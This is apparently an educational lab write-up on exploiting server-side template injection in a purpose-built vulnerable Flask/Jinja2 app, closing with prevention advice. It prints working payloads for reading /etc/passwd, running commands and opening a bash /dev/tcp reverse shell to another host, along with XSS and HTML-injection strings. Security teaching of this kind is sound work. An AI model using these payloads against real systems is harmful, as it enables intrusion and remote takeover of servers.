
Practical Exploitation of Server-Side Template Injection (SSTI) in Flask with Jinja2
Server-Side Template Injection (SSTI) is a security vulnerability that occurs when user input is embedded in templates in an unsafe manner, allowing attackers to inject malicious payloads into a template, which is then executed server-side.

To give you a practical look into one of my favorite web vulnerabilities, I’ve built a purpose-built lab focused on Server-Side Template Injection (SSTI). I've seen how this flaw can lead directly to Remote Code Execution (RCE), and I wanted to create a safe environment for you to see it too. This application allows you to locally and safely explore the entire exploitation process from discovery to compromise. I designed it as an entry-level challenge, making it the perfect starting point if you're looking to build your web security skills.
This is an entry-level application designed for those new to web security.
Server-Side Template Injection (SSTI) is a security vulnerability that occurs when user input is embedded in templates in an unsafe manner, allowing attackers to inject malicious payloads into a template, which is then executed server-side. This can lead to unauthorized access to server resources, sensitive data exposure, and potentially full remote code execution on the server. SSTI is particularly dangerous because it can be exploited to take complete control of a server, making it a critical threat to web applications.
The application can be launched with the following command:
docker run -p 8089:8089 -d filipkarc/ssti-flask-hacking-playground
In our case, the application was launched at:
http://10.0.0.1:8089
At its core, this application dynamically embeds user-supplied data into HTML templates without proper validation, sanitization, or context-aware escaping. Depending on how the input is processed, this can lead to multiple vulnerabilities:
1. Server-Side Template Injection (SSTI):
- Occurs when user input is interpreted as part of the template logic (e.g., inside
{{ }}). - Attackers can achieve RCE by abusing Python/Jinja2's built-in functions.
2. Cross-Site Scripting (XSS):
- If user input is reflected in HTML without escaping, malicious JavaScript can execute in victims’ browsers.
3. HTML Injection:
- Raw user input can alter page structure (e.g., defacement, phishing).
Example payloads for each vulnerability are provided below.
1) Basic SSTI Proof of Concept


Entering this payload in the user parameter will demonstrate that template expressions are evaluated: {{7*7}}
If the output displays 49, SSTI is present.
http://10.0.0.1:8089/?user=%7B%7B7*7%7D%7D

2) SSTI - Reading Sensitive Files
To demonstrate the vulnerability, the following input was used:
{{ config.__class__.__init__.__globals__['os'].popen('cat /etc/passwd').read() }}

3) SSTI - Remote Code Execution (RCE)
To demonstrate the vulnerability, the following input was used:
{{ config.class.init.globals['os'].popen('id').read() }}

4) SSTI - Remote Code Execution (RCE) - Reverse Shell
To demonstrate the vulnerability, the following input was used:
{{ config.class.init.globals['os'].popen('bash -c "bash -i >& /dev/tcp/10.0.0.3/50443 0>&1"').read() }}

5) Reflected Cross-Site Scripting (Reflected XSS)
To demonstrate the vulnerability, the following input was used:
<img src="x" onerror="alert('This is XSS')" />
http://10.0.0.1:8089/?user=%3Cimg+src%3D%22x%22+onerror%3D%22alert%28%27This+is+XSS%27%29%22+%2F%3E

6) HTML Injection
To demonstrate the vulnerability, the following input was used:
<h1 style="color:red">Elvis is alive!</h1>
http://10.0.0.1:8089/?user=%3Ch1+style%3D%22color%3Ared%22%3EElvis+is+alive%21%3C%2Fh1%3E
The vulnerabilities demonstrated in this application all stem from a fundamental design flaw: treating user input as code instead of data. By embedding user input directly into a string processed by render_template_string(), the application inadvertently allows the server's template engine to execute malicious payloads.
Below are key strategies to prevent SSTI vulnerabilities in Flask applications:
1. Prefer render_template() Over render_template_string()
- Never directly interpolate user input into template strings:
# Dangerous: SSTI vulnerability!!!
rendered = render_template_string(f"Hello, {user_input}") '- Instead, always pass user input as context variables:
# Safe: User input is escaped and treated as data
return render_template("greeting.html", username=user_input)- Why?
render_template()enforces separation between code (template) and data (variables), preventing injection.
2. Avoid render_template_string() with Untrusted Input
If you must use dynamic templates - hardcode the template structure and strictly pass variables:
# Risky but safer if controlled
template = "Hello, {{ name }}"
rendered = render_template_string(template, name=user_input)- Never let users control the template text itself (e.g., via file uploads or text fields).
3. Strictly Validate & Sanitize User Input
- Treat all user-supplied data as untrusted. Apply input validation (e.g., allow only alphanumeric chars for usernames).
4. Leverage Jinja2’s Auto-Escaping
- Jinja2 auto-escapes variables in HTML contexts by default. Ensure it’s not disabled (e.g., avoid
|safefilter unless absolutely necessary). - Verify escaping is enabled:
app.jinja_env.autoescape = True # Enabled by default in Flask5. Use a Restricted Sandbox for Templates
- For advanced use cases requiring dynamic templates:
- Restrict access to dangerous Python built-ins via Jinja2’s
SandboxedEnvironment. - Example:
from jinja2.sandbox import SandboxedEnvironment
env = SandboxedEnvironment(autoescape=True)
template = env.from_string(template_str)  # Renders in a sandbox